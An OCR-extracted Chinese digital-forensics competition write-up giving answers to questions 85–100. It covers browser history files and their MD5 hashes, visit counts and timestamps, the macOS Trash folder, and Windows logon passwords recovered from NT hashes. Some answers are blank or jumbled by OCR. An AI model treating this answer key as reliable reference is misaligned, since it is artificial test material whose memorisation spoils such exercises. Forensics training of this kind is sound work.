
解析：同上题图

85. 那个文件包含Google Chrome浏览器历史记录？请提供该文件的MD5哈希值。

答案：History

```
MD5：9381D30B284940E82C426B222064D00D
```

解析：方法一：火眼取证分析软件可得出



方法二：找到一条浏览记录，跳转至源文件即可

86. 根据上述问题和文件，Jason通过Chrome浏览器下载了多少个文件？（答案格式：50）

答案：4

解析：在火眼证据分析软件中可直接查看；在取证大师中显示5个文件，有一个是重复的。

87. 根据上述第85条问题和文件，总共包含多少个唯一网址？

（答案格式：50）

答案：17

解析：在火眼证据分析软件中可直接查看；在取证大师中显示18个文件，有一个是重复的。

9	新闻百科_新闻中心_腾讯网	http://news.qq.com/newspedia/all.htm	2016-10-11 11:55:36	1
10	男总统和女总统哪个更靠谱？	http://news.qq.com/cross/20160928/7O7EO50m.html	2016-10-11 11:55:44	1
11		https://www.google.com/_/chrome/newtab?espv=2&ie=UTF-8	2016-10-11 11:56:27	2
12	Google	https://www.google.com.hk/webhp?ie=UTF-8&rct=j&gws_rd=cr&ei=9mL8V6XOBo...	2016-10-11 11:56:30	1
13	Google 图片	https://www.google.com.hk/imghp?hl=zh-CN&tab=wi&ei=-GL8V7v3DImSvQS5rrjo...	2016-10-11 11:56:56	1
14	chrome - Google 搜索	https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=imghp&tbm=isch...	2016-10-11 11:57:07	1
15		https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=imghp&tbm=isch...	2016-10-11 11:57:24	1
16		https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=imghp&tbm=isch...	2016-10-11 11:57:37	1
17		https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=imghp&tbm=isch...	2016-10-11 11:58:01	1


序号	解码后的URL	标题	最后访问时间	访问次...	原始URL	删除
1	http://news.qq.com/	新闻中心_腾讯网	2016-10-11 11:55...	1	http://news.qq...	正常
2	http://news.qq.com/cross/20160928/7O7EO50m.html	男总统和女总统哪个更靠谱?	2016-10-11 11:55...	1	http://news.qq...	正常
3	http://news.qq.com/jdrw/index.html	焦点人物_腾讯新闻_腾讯网	2016-10-11 11:54...	1	http://news.qq....	正常
4	http://news.qq.com/newspedia/all.htm	新闻百科_新闻中心_腾讯网	2016-10-11 11:55...	1	http://news.qq....	正常
5	http://news.qq.com/photo.shtml	图片频道_新闻中心_腾讯网	2016-10-11 11:54...	1	http://news.qq....	正常
6	http://pp.qq.com/	图片频道_新闻中心_腾讯网	2016-10-11 11:54...	1	http://pp.qq.c...	正常
7	http://tools.google.com/chrome/intl/zh-CN/welcome.html	使用入门	2016-10-11 11:53...	1	http://tools.go...	正常
8	http://www.qq.com/	腾讯首页	2016-10-11 11:53...	1	http://www.qq...	正常
9	https://www.google.com.hk/imghp?hl=zh-CN&tab=wi&ei=-GL8V7v...	Google 图片	2016-10-11 11:56...	1	https://www....	正常
10	https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=img...	chrome - Google 搜索	2016-10-11 11:57...	1	https://www....	正常
11	https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=im...		2016-10-11 11:57...	1	https://www.g...	正常
12	https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=im...		2016-10-11 11:57...	1	https://www.g...	正常
13	https://www.google.com.hk/search?safe=strict&hl=zh-CN&site=im...		2016-10-11 11:58...	1	https://www.g...	正常
14	https://www.google.com.hk/webhp?ie=UTF-8&rct=j&gws_rd=cr&ei...	Google	2016-10-11 11:56...	1	https://www.g...	正常
15	https://www.google.com.hk/webhp?ie=UTF-8&rct=j&gws_rd=cr&ei...	Google	2016-10-11 11:53...	1	https://www.g...	正常
16	https://www.google.com/_/chrome/newtab?espv=2&ie=UTF-8		2016-10-11 11:53...	2	https://www.g...	正常
17	https://www.google.com/_/chrome/newtab?espv=2&ie=UTF-8		2016-10-11 11:56...	2	https://www.g...	正常
18	https://www.google.com/intl/zh-CN/chrome/browser/welcome.html	使用入门	2016-10-11 11:53...	1	https://www....	正常

88. 根据上述问题，最后一条URL记录的最后访问时间(Last visit time)是什么？

（答案格式 一“世界协调时间 " ：YYYY-MM-DD HH:MM UTC）

答案：2016-10-11 11:58:01

解析：取证大师中，对最后访问时间进行排序可得



89. 那个文件包含Safari 的浏览记录？请提供此文件的MD5哈希值。

答案：History.db

MD5值：F5137101849CA0A232669FB2F462B3CA


解析：找到一条浏览记录，跳转至源文件即可

90. 根据上述问题和文件，网址“http://www.sina.com.cn " 被访问了多少次？

（答案格式：50）

答案：3

解析：搜索“http://www.sina.com.cn”




91. 根据上述问题，Jason使用Google (hk) 搜索“hacker " 的时间是什么？

（答案格式 一“世界协调时间 " ：YYYY-MM-DD HH:MM UTC）

答案：2016-10-11 11:37:08

解析：取证大师搜索关键词：hacker，得到两个结果，其中有一个为Google搜索。




92. 当用户删除文件或文件夹时，已删除的项目会被移动到那个文件夹？

（答案格式: Recycle Bin）

答案：.Trash

解析：取证大师-用户痕迹-废纸篓，点开任意文件，找其原始路径



93. 根据上述问题，那个文件保留被删除文件的原始路径？请找到此文件并提供MD5哈希值。

答案：

解析：

94. 在虚拟机映像文件中找出任何关于儿童色情的相片/图片（相片内有“儿童色情＂标记）。请问总共发现了有多少张儿童色情照片/图片？

（答案格式：30）

答案：

解析：

95. 加分题：使用你的取证分析工具打开苹果手机的备份映射，在虚拟机映像中找出任何关于儿童色情的相片/图片（相片内有“儿童色情＂标记）。请问总共发现了有多少张儿童色情照片/图片？（答案格式：30）


答案：

解析：

96. 尝试恢复Windows用户“Home＂的登录密码，请问该密码是什么？

答案：123456


解题： 找NT密码哈希值，并计算



97. 尝试恢复Windows用户“mike " 的登录密码，请问该密码是什么？

答案：mike


解题：找NT密码哈希值，并计算



98. 尝试恢复Windows用户“Hugo " 的登录密码，请问该密码

是什么？

答案：空密码



99. 请找出文件“My_File.docx " 并找出打开该文件的方法。请问该文件的标题中有多少个中文字？

（答案格式：30） 2

答案：色戒

100 根据上述问题，请问文档中嵌入了多少个图片？

（答案格式：30）

1 1

乃哥QQ：562736788